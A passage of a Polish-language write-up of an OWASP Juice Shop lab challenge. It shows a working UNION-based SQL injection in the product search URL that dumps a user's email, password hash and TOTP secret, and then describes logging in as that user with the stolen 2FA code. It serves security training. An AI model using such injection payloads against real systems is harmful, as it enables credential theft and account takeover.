
The expanded object includes:

- id: 19
- username: "emma"
- email: "emma@juice-sh.op"
- role: "customer"
- disabledTokens: ""
- lastLoginIp: "127.0.0.1"
- profileImage: "assets/public/images/uploads/default.svg"
- isActive: true
- createdAt: "2023-05-15T20:04:40.743Z"
- updatedAt: "2023-06-05T20:56:25.266Z"
- deletedAt: null

Jednak nic nowego się tam nie pojawiło. Postanowiono wykorzystać poprzednio znalezioną podatność SQL injection (jedno z wyzwań 4 stars) i wylistować użytkowników. Wurstbrot to użytkownik o numerze 10. Znaleziono następującą wartość:

```
← → ⌛ ⌂ localhost:3000/rest/products/search?q=')) union select id,email,password,4,5,6,7,8,9 from users--  
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec  
JSON Raw Data Headers  
Save Copy Collapse All Expand All Filter JSON  
10:  
  name: "Christmas Super-Surprise-Box (2014 Edition)"  
  ▼ description: "Contains a random selection of 10 bottles (each 500ml) of our tastiest juices and an extra fan shirt"  
  price: 29.99  
  deluxePrice: 29.99  
  image: "undefined.jpg"  
  createdAt: "2023-05-15 20:04:44.601 +00:00"  
  updatedAt: "2023-05-15 20:04:44.601 +00:00"  
  deletedAt: "2023-05-15 20:04:44.831 +00:00"  
▼ 19:  
  id: 10  
  name: "wurstbrot@juice-sh.op"  
  description: "9ad5b0492bbe528583e128d2a8941de4"  
  price: 4  
  deluxePrice: 5  
  image: 6  
  createdAt: 7  
  updatedAt: 8  
  deletedAt: 9
```


Spróbowano te dwie wartości wpisać w authenticatorze:



Klucz okazał się nieprawidłowy, spróbowano także wpisać go dużymi literami, jednak to też nic nie dało. Poszukano zatem innych informacji w bazie danych. Z uwagi na fakt, że w żądaniu token został podany jako `totpToken`, dodano to do zapytania SQL.

▼ 19:	
id:	10
name:	"wurstbrot@juice-sh.op"
description:	"9ad5b0492bbe528583e128d2a8941de4"
price:	"IFTXE3SPOEYVURT2MRYGI52TKJ4HC3KH"
deluxePrice:	5
image:	6
createdAt:	7
updatedAt:	8
deletedAt:	9

Token nie pojawił się, za to pojawiła się specyficzna cena. Sprawdzono to także jako klucz w aplikacji authenticator.



W ten sposób udało się zdobyć kody do konta `wurstbrot`. Następnie zalogowano się klasycznie na to konto – przy użyciu SQL injection:


# Login

Email \*

Password \*

[Forgot your password?](#)

 Log in



Następnie wpisano kod 2FA z aplikacji:

## Two Factor Authentication

Enter the 6 digit token from your 2FA app

2FA Token \*

 6/6

 Log in

